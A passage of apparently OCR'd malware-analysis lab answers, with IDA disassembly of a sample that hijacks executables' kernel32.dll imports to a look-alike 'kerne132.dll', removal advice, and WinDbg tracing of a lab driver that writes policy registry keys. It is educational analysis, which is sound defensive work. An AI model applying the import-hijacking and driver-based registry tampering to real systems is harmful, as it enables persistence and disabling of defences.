push    OPEN_EXISTING           ; dwCreationDisposition
push    0                       ; lpSecurityAttributes
push    FILE_SHARE_READ         ; dwShareMode
push    GENERIC_ALL             ; dwDesiredAccess
push    eax                     ; lpFileName
call    ds:CreateFileA
push    0                       ; lpName
push    0                       ; dwMaximumSizeLow
push    0                       ; dwMaximumSizeHigh
push    PAGE_READWRITE          ; flProtect
push    0                       ; lpFileMappingAttributes
push    eax                     ; hFile
mov     [esp+34h+var_4], eax
call    ds:CreateFileMappingA
push    0                       ; dwNumberOfBytesToMap
push    0                       ; dwFileOffsetLow
push    0                       ; dwFileOffsetHigh
push    FILE_MAP_ALL_ACCESS ; dwDesiredAccess
push    eax                     ; hFileMappingObject
mov     [esp+30h+hObject], eax
call    ds:MapViewOfFile
mov     esi, eax
test    esi, esi
mov     [esp+1Ch+var_C], esi
jz      loc_4011D5
```


Esi register points to start of the file. mov ebp, [esi + **3Ch**]; dosheader->e_lfanew cmp dword ptr [ebp+0], 4550h ; Check if valid 'PE' header. To understand this you should know PE structure.

```
mov     ebp, [esi+3Ch]
mov     ebx, ds:IsBadReadPtr
add     ebp, esi
push    4                       ; ucb
push    ebp                     ; lp
call    ebx ; IsBadReadPtr
test    eax, eax
jnz     loc_4011D5
```


```
cmp     dword ptr [ebp+0], 4550h
jnz     loc_4011D5
```

Explanation:


File is opened in PEViewer. 3Ch (RVA-Relative virtual address) points to **offset to New EXE Header**. In order to get the value (Data), it should be de referenced [] brackets grabs whats at that address: E8h (in our example). DosHeader->e_lfanew (equivalent in c++)




However grabbed **offset to New EXE Header** is another address.
Should be de referenced again.
Image_NT_Signature is at the address **E8h** (RVA)**.**



Checks if valid PE file:
ImageNtHeaders->Signature != 'PE' (equivalent in c++)Call
IsBadReadPtr to check if the calling process has read access to that memory region.



String **Str1** is compared to “kernel32.dll”.



Two instructions represents strlen (repne scasb) and memcpy (rep movsd).Using repne scasb we get length of the string.rep movsd instruction moves byte from esi to edi register ecx times (ecx = string length).mov esi, offset dword_403010

```
.data:00403010 dword_403010    dd 6E72656Bh            ; DATA XREF: _mv_mapfile+EC↑o
.data:00403010                                         ; _main+1A8↑r
.data:00403014 dword_403014    dd 32333165h            ; DATA XREF: _main+1B9↑r
.data:00403018 dword_403018    dd 6C6C642Eh            ; DATA XREF: _main+1C2↑r
.data:0040301C dword_40301C    dd 0                    ; DATA XREF: _main+1CB↑r
```

If we open dword_403010 we see that is actually ascii letters
(looking in ascii table we see that numbers and letters starts from 30h to 7Ah)


Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

lookuptables.com

By pressing “a” (convert data to string in IDA) two times we get “kerne**1**32.dll”:

```
.data:00403010 aKerne132Dll    db 'kerne132.dll',0      ; DATA XREF: _mv_mapfile+EC↑o
```

String **Str1** is our source, which is “kerne**l**32.dll” and replaced by the string kernel**1**32.dll (destination).Access import table: mov ecx, [ebp+80h] ; Import table RVA: E8h+80h=168h



iv. How could you remove this malware once it is installed?

Malware could be removed replacing imports to original "kernel32.dll" for every executable. Using automated program or script to do this.Or original "kernel32.dll" replaced of "kerne**1**32.dll**"**Or reinstall windows operating system.

Practical No. 4

a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\ System32 directory where it was originally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys

i. Does this program make any direct changes to the registry? (Use procmon to check.)

Not really. Looking at the following figure, the only direct changes made by the malware is RNG\Seed. However if you were to look into the registries created by services.exe, we will see that it is trying to add a service.




Figure 1. Registry changes but this is not the case for regshot! There are some HKLM

policies added to the machine.




Figure 2. More Registry changes in Regshot

ii. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?




Figure 3. ControlService

The above figure shows the malware opening Lab10-01 service, starting the service and eventually closing it via ControlService; SERVICE_CONTROL_STOP.

breaking the kernel debugger and using the following command !object \Driver shows the loaded drivers…

```
nt!RtlpBreakWithStatusInstruction:
80527bdc cc              int     3
kd> !object \Driver
Object: e101d910  Type: (8a360418) Directory
    ObjectHeader: e101d8f8 (old version)
    HandleCount: 0  PointerCount: 87
    Directory Object: e1001150  Name: Driver

    Hash Address  Type                            Name
    ---- -------  ----                            ----
     00  8a0fd3a8 Driver                          Beep
         8a20c3b0 Driver                          NDIS
         8a053438 Driver                          KSecDD
     01  8a0ad7d0 Driver                          Mouclass
         8a04ae38 Driver                          Raspti
         89e28de8 Driver                          es1371
     02  89e29bf0 Driver                          vmx_svga
     03  89e57b90 Driver                          Fips
         8a1f87b0 Driver                          Kbdclass
     04  89fe6f38 Driver                          VgaSave
         89ee6030 Driver                          NDProxy
         8a2a60b8 Driver                          Compbatt
     05  8a292ec8 Driver                          Ptilink
         8a31e850 Driver                          MountMgr
         8a2717e0 Driver                          wdmaud
     07  89e0d7a0 Driver                          dmload
         8a2b0218 Driver                          isapnp
         89e3c2c0 Driver                          swmidi
     08  8a28b948 Driver                          redbook
         8a1f75f8 Driver                          vmmouse
         8a0ed510 Driver                          atapi
     09  89e0ea08 Driver                          vmscsi
     10  89fe4da0 Driver                          IpNat
         8a0e3728 Driver                          RasAcd
         8a072d68 Driver                          PSched
```

Figure 3. !object \Driver

SERVICE_CONTROL_STOP will call DriverUnload function. To figure out what is the address of DriverUnload function is I would first place a breakpoint on Lab10-01 Driver entry.

kd> bu Lab10_01!DriverEntry

Note that "-" is converted to "_". Next we need to step till Lab10_01.sys is loaded. Use step out till you see this **nt!IopLoadUnloadDriver+0x45**.

kd> !object \Driver to list the loaded drivers, then we use display type (dt) to display out

the LAB10-01 driver.

```
kd> !object 89d3ada0
Object: 89d3ada0  Type: (8a3275b8) Driver
    ObjectHeader: 89d3ad88 (old version)
    HandleCount: 0  PointerCount: 2
    Directory Object: e101d910  Name: Lab10-01
kd> dt _DRIVER_OBJECT 89d3ada0
nt!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : (null)
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xbaf7e000 Void
   +0x010 DriverSize       : 0xe80
   +0x014 DriverSection    : 0x89e3b630 Void
   +0x018 DriverExtension  : 0x89d3ae48 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\Lab10-01"
   +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xbaf7e959      long  +0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : 0xbaf7e486      void  +0
   +0x038 MajorFunction    : [28] 0x804f354a      long  nt!IopInvalidDeviceRequest+0
```

Figure 4. dt _DRIVER_OBJECT

In the above image, we can see the address for DriverUnload. Now we just need to set breakpoint on that address as shown below.

```
kd> !object 89d3ada0
Object: 89d3ada0  Type: (8a3275b8) Driver
    ObjectHeader: 89d3ad88 (old version)
    HandleCount: 0  PointerCount: 2
    Directory Object: e101d910  Name: Lab10-01
kd> dt _DRIVER_OBJECT 89d3ada0
nt!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : (null)
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xbaf7e000 Void
   +0x010 DriverSize       : 0xe80
   +0x014 DriverSection    : 0x89e3b630 Void
   +0x018 DriverExtension  : 0x89d3ae48 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\Lab10-01"
   +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xbaf7e959     long  +0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : 0xbaf7e486     void  +0
   +0x038 MajorFunction    : [28] 0x804f354a     long  nt!IopInvalidDeviceRequest+0
kd> bp 0xbaf7e486
kd> g
Breakpoint 1 hit
Lab10_01+0x486:
baf7e486 8bff            mov     edi,edi
```

Figure 5. breakpoint unload

Stepping through the functions we will see RtlCreateRegistryKey and RtlWriteRegistryValue being called.

```
kd> p
Lab10_01+0x48d:
baf7e48d 56              push    esi
kd> p
Lab10_01+0x48e:
baf7e48e 8b3580e7f7ba    mov     esi,dword ptr [Lab10_01+0x780 (baf7e780)]
kd> p
Lab10_01+0x494:
baf7e494 57              push    edi
kd> p
Lab10_01+0x495:
baf7e495 33ff            xor     edi,edi
kd> p
Lab10_01+0x497:
baf7e497 68bce6f7ba      push    offset Lab10_01+0x6bc (baf7e6bc)
kd> p
Lab10_01+0x49c:
baf7e49c 57              push    edi
kd> du baf7e6bc
baf7e6bc  "\Registry\Machine\SOFTWARE\Polic"
baf7e6fc  "ies\Microsoft"
kd> t
Lab10_01+0x49d:
baf7e49d 897dfc          mov     dword ptr [ebp-4],edi
kd> t
Lab10_01+0x4a0:
baf7e4a0 ffd6            call    esi
kd> t
nt!RtlCreateRegistryKey:
805ddafe 8bff            mov     edi,edi
```

Figure 6. RtlCreateRegistryKey

The following image is the dissembled code of the driver in IDA Pro. Stepping the above instructions is the same as going through the instructions below.

```
.text:00010486 sub_10486       proc near               ; DATA XREF: sub_10906+81o
.text:00010486
.text:00010486 ValueData       = dword ptr -4
.text:00010486
.text:00010486                 mov     edi, edi
